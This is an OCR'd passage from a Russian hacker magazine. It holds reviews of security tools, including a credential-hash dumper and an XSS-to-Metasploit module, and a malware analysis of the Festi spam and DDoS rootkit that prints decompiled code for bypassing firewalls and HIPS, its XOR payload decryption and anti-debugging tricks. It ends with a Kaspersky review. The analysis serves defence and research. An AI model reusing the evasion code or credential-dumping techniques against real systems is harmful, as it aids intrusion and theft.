- IP-адрес;
- название браузера;
- версия браузера;
- наличие cookie.

Благодаря интеграции с Metasploit Framework возможно легко запускать браузерные эксплойты из его состава через XSS-уязвимости. Также благодаря создаваемому XSSF Tunnel возможно действовать от сессии жертвы. Для запуска модуля необходима команда:

```
load xssf
```



Авторы: Jean-Pierre LESUEUR (DarkCoderSc)
URL: www.darkcomet-rat.com/misctools.dc
Система: Windows


3

Я ЗНАЮ, ЧТО ТЫ ДЕЛАЛ В БРАУЗЕРЕ

Browser Forensic Tool — простой и очень мощный инструмент для извлечения информации о действиях пользователя из таких браузеров, как Internet Explorer, Google Chrome, Mozilla Firefox, RockMelt, Comodo Dragon и Opera, всего за несколько секунд. Сначала создается набор ключевых слов, по которым происходит поиск в истории браузера. Когда инструмент находит упоминание ключевого слова, он отображает URL и заголовок окна. Особенности:

- быстрое сканирование большинства известных браузеров;
- мультипоточность;
- управление профилями ключевых слов, позволяющими сохранить фильтры;
- сканирование архивов с историей;
- импорт/экспорт результатов в CSV-формат;
- статистика по использованию браузеров в системе.

Программа полностью асинхронна, так что никак не влияет на работу пользователя с браузером в процессе сканирования. Официальный сайт утилиты постоянно лежит, но ее легко найти на многочисленных зеркалах. Интересно, что разработчиком утилиты является создатель небезызвестной программы длы скрытного удаленного управления DarkComet RAT Tool.




Автор: Arshan Dabirsiaghi
URL: code.google.com/p/javasnoop
Система: Windows/Linux

ШПИОНИМ ЗА ПРОГРАММАМИ НА JAVA

JavaSnoop — программа, предназначенная для анализа Java-приложений. Программа впервые была представлена на конференции Black Hat 2010 компанией Aspect Security. Программа производит статическую, динамическую инструментацию Java-приложения с целью анализа/модификации работы программы при начале ее работы или после присоединения к уже запущенной программе, при этом не требуется исходных кодов. Взаимодействие с Jad позволяет сразу смотреть декомпилированный код приложения. Утилита позволяет реализовать несколько полезных техник, в том числе:

- перехват любых методов в виртуальной машине;
- изменение параметров и возвращаемых значений;
- внедрение произвольного кода в любой метод;
- просмотр еще не сериализованных данных.

Для перехвата методов имеет гибкий фильтр и просмотрщик классов и методов приложения. У программы приятный и понятный GUI-интерфейс, результаты работы можно выводить как в консоль приложения, так и в отдельный файл для дальнейшего анализа.



Автор: Deesse Ka
URL: code.google.com/p/quarkspwdump/
Система: Windows



ИЗВЛЕЧЬ АУТЕНТИФИКАЦИОННЫЕ ДАННЫЕ ИЗ WINDOWS

Quarks PwDump — новый инструмент с открытым кодом для сбора различных типов учетных данных из операционной системы Windows. На текущий момент программа позволяет извлекать следующие типы аутентификационных данных:

- NT/LM-хеши локальных пользователей + историю;
- NT/LM-хеши доменных пользователей + историю из NTDS.dit;
- кешированные доменные учетные данные;
- BitLocker-информацию, хранимую в NTDS.dit.

Это первый инструмент, который сочетает в себе уже известные техники и техники извлечения данных из BitLocker. Программа поддерживает для обработки форматы от John the Ripper и L0phtCrack. Также присутствует поддержка всех новых ОС из семейства Windows: XP/2003/Vista/7/2008/8. На текущий момент программа действует только с рабочей ОС, но обещают и поддержку извлечения аутентификационных данных офлайн с образов дисков. Обрати внимание, что для работы утилиты обязательны права администратора в целевой системе. Иначе у нее ничего не выйдет.



Автор: Christian Mainka
URL: sourceforge.net/projects/ws-attacker
Система: Windows/Linux



ПРОВЕРЯЕМ ВЕБ-СЕРВИСЫ НА СТОЙКОСТЬ

WS-Attacker — модульный фреймворк, написанный на Java, для проведения тестов на проникновение через веб-сервисы. Программа на вход запрашивает путь до WSDL (Web Services Description Language) и извлекает из него всю полезную информацию для тестирования: методы с параметрами и так далее. Фреймворк является расширяемым с помощью плагинов и в своем составе по умолчанию имеет три плагина, реализующих следующие атаки:

- Signature Wrapping;
- SOAPAction Spoofing;
- WS-Addressing Spoofing.

По результатам работы плагинов программа сама отображает, какие методы и каким атакам подвержены. Помимо этого программа также способна в удобном виде отображать характеристики:

- интерфейсов;
- методов;
- запросов.

Программа позволяет автоматически и вручную (с нелегитимными данными) формировать запросы к веб-сервисам и просматривать ответы.



Автор: Anonymous
URL: tails.boum.org
Система: Linux



ОС ДЛЯ НАСТОЯЩИХ ANONYMOUS

Tails (The Amnesic Incognito Live System) — это Live DVD или Live USB операционная система, нацеленная на сохранение конфиденциальности и анонимности своего пользователя в сети Интернет независимо от того, где он находится и за чьим компьютером сидит. Никаких следов не останется, если вы не захотите обратного явно. Система базируется на Debian GNU / Linux. Tails распространяется с несколькими встроенными и заранее сконфигурированными в соответствии с требованиями безопасности приложениями: веб-браузером, клиентом мгновенных сообщений, почтовым клиентом, офисным пакетом, редактором изображения и звуков и так далее.

В первую очередь при своей работе Tails опирается на анонимную сеть Tor: все программное обеспечение настроено на подключение через Tor, и прямые (не анонимные) соединения блокируются. Tails при своей работе абсолютно не использует жесткий диск компьютера, на котором работает, — вся обработка данных происходит только в оперативной памяти, которая очищается после выключения компьютера.

Также система использует большое количество криптографических тулз, среди которых LUKS, HTTPS Everywhere, OpenPGP, OTR и Nautilus Wipe.

Александр Матросов, Senior Virus Researcher, Eset

РАСКАПЫВАЕМ ВНУТРЕННОСТИ РУТКИТА, НЕ ЗРЯ ПРОЗВАННОГО «КОРОЛЕМ СПАМА»



Festi: злобный и бестелесный

Руткит из семейства Festi заинтересовал нас по многим причинам, но главные из них две. Во-первых, по сей день это один из самых активных спам-ботов, а во-вторых — этот ботнет часто используется для DDoS-атак. К тому же это довольно нетипичный экземпляр вредоносного ПО, авторы которого подошли очень серьезно к процессу его разработки

Семейство руткитов Festi известно с 2009 года и в первую очередь прославилось массовыми рассылками спама и целенаправленными DDoS-атаками (рис. 1). В начале текущего года прошло серьезное обновление ботнета и миграция на новые командные серверы (рис. 2). Именно это обновление и привлекло наше внимание — слишком многое поменялось. Во-первых, изменился протокол взаимодействия с командным центром: если раньше это был HTTP с зашифрованным POST-ответом, то сейчас это специально разработанный протокол с возможностью обхода различных защитных средств, анализирующих сетевой трафик. Во-вторых, все задания для ботов загружаются только в память зараженной машины, и что наиболее интересно — загружаются они в адресное пространство на уровне ядра операционной системы.

АРХИТЕКТУРА FESTI

Дроппер необходим только для установки основного функционала в виде драйвера, который осуществляет всю основную активность. На рис. 3 представлен граф вызова функций после выполнения точки входа этого драйвера.

Основной задачей этого модуля является взаимодействие с командным центром и установка дополнительных модулей.

Нами было замечено два основных дополнительных модуля — для рассылки спама и для осуществления DDoS-атак соответственно. Свою работу бот начинает с обращения на командный центр и получения актуального задания, после чего скачивается соответствующий плагин. Все расширения активируются непосредственно из памяти и не сохраняются на диске, что существенно затрудняет процесс криминалистической экспертизы, так как после выключения компьютера восстановить цели и задачи конкретного бота практически невозможно.

Еще одной интересной особенностью этого бота является то, что он написан на C++ с использованием ООП. Подобные вещи нечасто можно встретить при разработке модулей режима ядра. Основные его компоненты (классы):

- менеджер памяти;
- собственная реализация сокетов;
- парсер протокола взаимодействия с C&C;
- менеджер плагинов.

Схема взаимодействия между ними изображена на рис. 4. За счет разработанного уровня абстракции основное ядро Festi может быть легко портировано под другие операционные системы, в том числе отличные от MS Windows.




Рис. 1. По статистике M86 Security Labs, ботнет Festi занимает почетное третье место

СИСТЕМА ПЛАГИНОВ

Наибольший интерес представляют сами плагины, так как именно при помощи них выполняются задания, полученные от командного центра. Система плагинов реализована по принципу массива указателей на специально определенные структуры.

Структура описывает плагин и протокол обмена данными с ним. Восстановленный в процессе обратного анализа вариант структуры выглядит следующим образом:

```
struct PLUGIN_INTERFACE
{
    // Initialize plugin
    PVOID Initialize;
    // Release plugin, perform cleanup operations
    PVOID Release;
    // Get plugin version information
    PVOID GetVersionInfo_1;
    // Get plugin version information
    PVOID GetVersionInfo_2;
    // Write plugin specific information into tcp stream
    PVOID WriteIntoTcpStream;
    // Read plugin specific information from tcp strteam
    // and parse data
    PVOID ReadFromTcpStream;
    // Reserved fields
    PVOID Reserved_1;
    PVOID Reserved_2;
};
```

Когда бот передает данные в командный центр, выполняется обработка плагинов и активируется функция WriteIntoTcpStream() для каждого зарегистрированного плагина. При получении данных с сервера выполняется другая функция — ReadFromTcpStream(). Структура данных, передаваемых по сети, представлена на рис. 7.

Взаимодействие с плагинами обеспечивает менеджер плагинов, который загружает соответствующий плагин и отвечает за его корректное выполнение. Каждый плагин содержит две экспортируемые функции:

РУТКИТ FESTI ДОВОЛЬНО НЕТИПИЧНЫЙ ЭКЗЕМПЛЯР ВРЕДОНОСНОГО ПО. АВТОРЫ ОЧЕНЬ СЕРЬЕЗНО ПОДОШЛИ К ПРОЦЕССУ ЕГО РАЗРАБОТКИ

- PLUGIN_INTERFACE *CreateModule(PVOID DriverInterfaces)
- VOID DeleteModule().

Полный цикл загрузки плагина можно увидеть на рис. 8.

СЕТЕВОЙ ПРОТОКОЛ

В Festi реализован собственный защищенный от перехвата протокол. Ботнет использует клиент-серверную топологию с несколькими командными центрами. Например, один отвечает за раздачу заданий на рассылку спама, а другой только за проведение DDoS-атак.

Сетевой протокол работает в нескольких фазах:

- инициализация — получение IP-адресов активных командных центров;
- активация — получение текущего задания из командного центра.

В первой фазе осуществляется запрос на заранее указанные DNS-серверы с целью получения IP-адресов для указанных доменов, которые хранятся в качестве констант в теле самого бота. В фазе активации происходит взаимодействие по протоколу TCP, получается текущее задание и плагин.

Протокол для второй фазы состоит из заголовка сообщения и непосредственно буфера с самим плагином. В буфере содержатся данные с тег-ориентированным протоколом (чем-то похож на XML), раздел данных, содержащий непосредственно плагин, зашифрован следующим алгоритмом:




Рис. 2. Миграция руткита на новые командные серверы




Рис. 3. Граф вызова функций после выполнения точки входа




Рис. 4. Взаимодействие между компонентами руткита




Рис. 5. Руткит начал работу!

```
key = (0x17, 0xFB, 0x71,0x5C)
def decr_data(data):
    for ix in xrange(len(data)):
        data[ix] ^= key[ix % 4]
```

ОБХОД HIPS И МЕЖСЕТЕВЫХ ЭКРАНОВ

Одна из интересных особенностей Festi — обход защитных средств, установленных на зараженном компьютере. Festi встраивается уровнем ниже, чем это реализуется в стандартных драйверах NDIS, которые работают на канальном уровне. Для отправки или приема сетевых пакетов открываются непосредственно устройства \Device\Tcp или \Device\Udp в зависимости от типа протокола. В большинстве персональных межсетевых экранов или HIPS реализовано наблюдение через перехват запросов IRP_MJ_CREATE_FILE, которые направляются транспортному драйверу открытого устройства. Этот способ позволяет также установить процесс, от которого было инициировано сетевое взаимодействие.




Рис. 6. Реализация системы плагинов




Рис. 7. Структура передаваемых по сети данных

Подобный мониторинг можно реализовать двумя способами:

- установить хук на ZwCreateFile для мониторинга всех попыток открытия устройства;
- непосредственно аттач на \Device\Tcp или \Device\Udp для перехвата всех IRP-запросов.

Festi для обхода подобного мониторинга собственными силами реализует функцию ZwCreateFile(), практически дублируя ее (схему реализации функции ZwCreateFile() см. на рис. 9).

Из представленной схемы видно, что Festi создает объект связи с устройством и напрямую посылает запросы IRP_MJ_CREATE транспортному драйверу. Таким образом, все защитное ПО, отслеживающее устройства \Device\Tcp или \Device\Udp, пропустит запросы от бота. Для прямого взаимодействия с устройствами \Device\Tcp или \Device\Udp вредоносной программе нужны указатели к соответствующим объектам устройств (device objects). Для получения указателя на Tcpip.sys на объект драйвера можно использовать:




Рис. 8. Полный цикл загрузки плагина




Рис. 9. Зловредная реализация функции ZwCreateFile()

ЗАЩИТА FESTI

Festi периодически проверяет наличие отладчика при помощи вызова функции KdDebuggerEnabled(), а также умеет снимать аппаратные точки останова, устанавливая в них нулевое значение.




Рис. 10. Изящный обход следящего ПО

```
_this = this;
if ( !this->DeviceTcp )
{
  if ( this->tcp_drv_ver < 4u )
    RtlInitUnicodeString(&DriverName, L"\\Driver\\Tcpip");
  else
    RtlInitUnicodeString(&DriverName, L"\\Driver\\tdx");
  RtlInitUnicodeString(&tcp_name, L"\\Device\\Tcp");
  RtlInitUnicodeString(&udp_name, L"\\Device\\Udp");
  if ( !ObReferenceObjectByName(
          &DriverName,
          64,
          0,
          0x1F01FFu,
          IoDriverObjectType,
          0,
          0,
          &TcpipDriver) )                  // get pointer to DRIVER_OBJECT by its name
  {
    mu_exc.disabled = 0;
    DevObj = TcpipDriver->DeviceObject;
    _DevObj = TcpipDriver->DeviceObject;
    while ( DevObj )                       // iterate through DEVICE_OBJECT linked list
    {
      if ( !ObQueryNameString(DevObj, &Objname, 256, &v8) )// Get DEVICE_OBJECT name
      {
        if ( RtlCompareUnicodeString(&tcp_name, &Objname, 1u) )// Check names
        {
          if ( !RtlCompareUnicodeString(&udp_name, &Objname, 1u) )
          {
            ObfReferenceObject(DevObj);
            _this->DeviceUdp = DevObj;     // Save pointer to \Device\Udp
            DevObj = _DevObj;
          }
        }
        else
        {
          ObfReferenceObject(DevObj);
          _this->DeviceTcp = DevObj;       // Save pointer to \Device\Tcp
        }
      }
      _DevObj = DevObj->NextDevice;        // get pointer to next DEVICE_OBJECT in the list
      DevObj = DevObj->NextDevice;
    }
    mu_exc.disabled = -2;
    ObfDereferenceObject(TcpipDriver);
  }
  this = _this;
}
return this->DeviceTcp != 0;
```

Рис. 11. Процедура, обрабатывающая список TCP– и UDP-устройств

```
push    44095h
pop     eax
mov     edx, eax
mov     ecx, [edi+0Ch]
mov     eax, [ecx]            Load pointer to table of virtual methods
lea     edx, [ebp-8]
push    edx
push    dword ptr [edi+10h]
call    dword ptr [eax+0Ch]   Call virtual method
test    al, al
jnz     short loc_18CA9
mov     ecx, edi        ; this
call    CloseTcpSocket
mov     eax, 44CF5h
push    eax
pop     ebx
```

Рис. 12. Полиморфизм на уровне виртуальных функций

```
STRUCT_4_3 *__thiscall CSocket_Ctor(STRUCT_4_3 *this)
{
  STRUCT_4_3 *v1; // esi@1

  v1 = this;
  this->vTable = &csocket_v_table;
  this->struct44 = 0;
  this->DeviceTcp = 0;
  this->DeviceUdp = 0;
  sub_19664(&this->struct41);
  sub_13E22(&v1->struct2);
  v1->SocketNumber = 0;
  v1->RefNo = 0;
  return v1;
}
```

Рис. 13. Пример конструктора класса CSocket

```
NTSTATUS
ObReferenceObjectByName (
    IN PUNICODE_STRING ObjectName,
    IN ULONG Attributes,
    IN PACCESS_STATE AccessState OPTIONAL,
    IN ACCESS_MASK DesiredAccess OPTIONAL,
    IN POBJECT_TYPE ObjectType,
    IN KPROCESSOR_MODE AccessMode,
    IN OUT PVOID ParseContext OPTIONAL,
    OUT PVOID *Object
);
```

Это недокументированная системная функция, получающая в качестве одного из параметров юникод-строку с именем устройства. Festi осуществляет итерацию по всему списку устройств, чтобы найти нужное соответствие. Восстановленный код этой процедуры представлен на рис. 11.

ПРОБЛЕМЫ АНАЛИЗА ООП-КОДА

Анализ несколько затруднило присутствие ООП-кода, так как современные инструменты обратного анализа и даже IDA не умеют эффективно его восстанавливать. К примеру, восстановление графа потока управления в C++ усложняется полиморфизмом на уровне виртуальных функций, что показано на рис. 12.

Сложность заключается в точном получении адреса процедуры, которая будет вызвана. Статический анализ не дает информации о том, куда будет указывать регистр EAX. Для того чтобы получить адрес, нужно выяснить, где создается объект указанного типа, а это происходит непосредственно в процессе выполнения, и именно тогда инициализируется указатель на таблицу виртуальных методов.


На рис. 13 приведен пример конструктора класса CSocket, реализованного в Festi. Видно, что происходит непрозрачный вызов и инициализация указателя CSocket::vTable на таблицу виртуальных методов.

В КАЧЕСТВЕ ЗАКЛЮЧЕНИЯ

Руткит Festi довольно нетипичный экземпляр вредоносного ПО, авторы которого подошли очень серьезно к процессу его разработки. Они предусмотрели множество нюансов, которые обеспечивают незаметное присутствие этого бота в системе длительное время и затрудняют обратный анализ. К примеру, на момент извлечения экземпляров вредоносных плагинов из памяти зараженной системы ни один антивирусный продукт их не обнаруживал.

Проблемы с полным анализом сложного вредоносного ПО возникают довольно часто, но лишь полный анализ может собрать весь пазл целиком и найти эффективные способы противодействия таким угрозам. ⌶

Александр Лозовский



KASPERSKY Internet Security НОВАЯ ВЕРСИЯ

ОБЗОР СВЕЖЕЙ ВЕРСИИ «КАСПЕРСКОГО»

Меньше месяца прошло с момента выхода на прилавки и в интернеты новой версии Каспера (KAV и KIS). По этому поводу можно было бы не напрягаться, если бы не некоторые нововведения, которые нам показались интересными, в связи с чем мы и решили намутить этот небольшой обзорчик.

ГОРЯЧАЯ ЧЕТВЕРКА НАНОИННОВАЦИЙ

1 БЕЗОПАСНЫЕ ПЛАТЕЖИ

Самое интересное нововведение. Раньше пользователю нужно было самостоятельно включать режим безопасного браузера и вызывать экранную клавиатуру, что было слишком сложно для среднего пользователя. Скажите спасибо, что он вообще поставил антивирус! Спасибо, теперь он будет делать это (и кое-что еще) самостоятельно. Специальная система теперь будет распознавать обращение на сайт банка, проверять, не фишинговый ли этот сайт, сверять сертификаты и одновременно проверять систему (твою систему) на наличие критических уязвимостей. Разумеется, попытки других установленных на компьютере программ поинтересоваться информацией, с которой ты работаешь во включенном режиме «безопасных платежей», будут пресекаться.

Комментарий][: Реально полезная фича. Пользоваться ДБО становится геморройнее с каждым годом, и ничего с этим не поделаешь — безопасность и удобство всегда лежали на разных чашах весов. Хорошо, что хотя бы часть этой безопасности будет автоматизирована. С многофакторной авторизацией, надеюсь, ты сам справишься, хотя и с ней в случае чего могут найтись помощники ;).

2 ЗАЩИТА ВВОДА С КЛАВИАТУРЫ

Виртуальная, защищенная от перехвата клавиатура, клавиши на которой надо нажимать мышкой, была и в прошлой версии. В новой версии добавили защиту ввода с аппаратной клавиатуры — она активизируется автоматически, когда ты обращаешься на сайт банка.


3 АВТОМАТИЗИРОВАННАЯ БОРЬБА С ЭКСПЛОЙТАМИ

Продукция Adobe, старые Internet Explorer'ы и Java давно и прочно зарекомендовали себя самыми настоящими окнами, в которые злоумышленнику достаточно лишь постучаться, а точнее — как следует долбануть по ним exploit pack'ом. Новая версия Каспера отвечает эксплойтам симметрично — добавив в свой продукт отдельную функцию защиты от эксплойтов, которая контролирует работу потенциально дырявых программ (ну, тех самых), проверяет, нет ли в их действиях признаков экстремизма, и своевременно запрещает то, что делать не полагается, — например, переход по подозрительным ссылкам или попытки записи в чужой процесс.

Комментарий][: Есть одна маленькая проблема. Вирмэйкеры имеют доступ к тем же версиям internet security, что и обычные пользователи. Они используют этот факт в своей работе. Поэтому стопроцентную уверенность в том, что новый KIS защитит тебя от любой неизвестной угрозы, испытывать не приходится. Обновлять ПО, быть хорошим мальчиком и шариться по совсем злостному inapprgrpriate content'у из-под виртуальной машины с линуксом или макосью (зато красиво!) все равно имеет смысл.

4 ПОИСК УЯЗВИМОСТЕЙ

Уследить за всеми потенциально уязвимыми программами вручную не так просто — программ много, а уязвимости для них появляются каждый день. Новый Каспер имеет доступ к базе Secunia — той самой, которая выпускает замечательную Secunia Personal Software Inspector (PSI) — программу, сканирующую установленный на компе софт на уязвимости. Теперь все эти удовольствия доступны из KIS. Серьезно, Secunia — отличная бесплатная прога с хорошей базой. Если у тебя нет денег на Каспера, поставь хотя бы ее вместе с каким-нибудь халявным антивирусом из наших обзоров.



ТАКЖЕ НА АРЕНЕ

Диск аварийного восстановления

Линуксовый загрузочный диск, который стоит использовать, если твоя система накрылась или залочилась окончательно. Автоматизирован он стопроцентно — конфиги править не надо, загружается сам собой, подхватывает интернет, качает обновление и сканирует жесткие диски.

Восстановление после заражения

Не секрет, что после лечения активного заражения нередко начинают появляться странные глюки и лишние диалоговые окошки, требующие от тебя какой-нибудь необходимый файл. Модуль восстановления после заражения помогает с этим справиться.

СКАНЕР

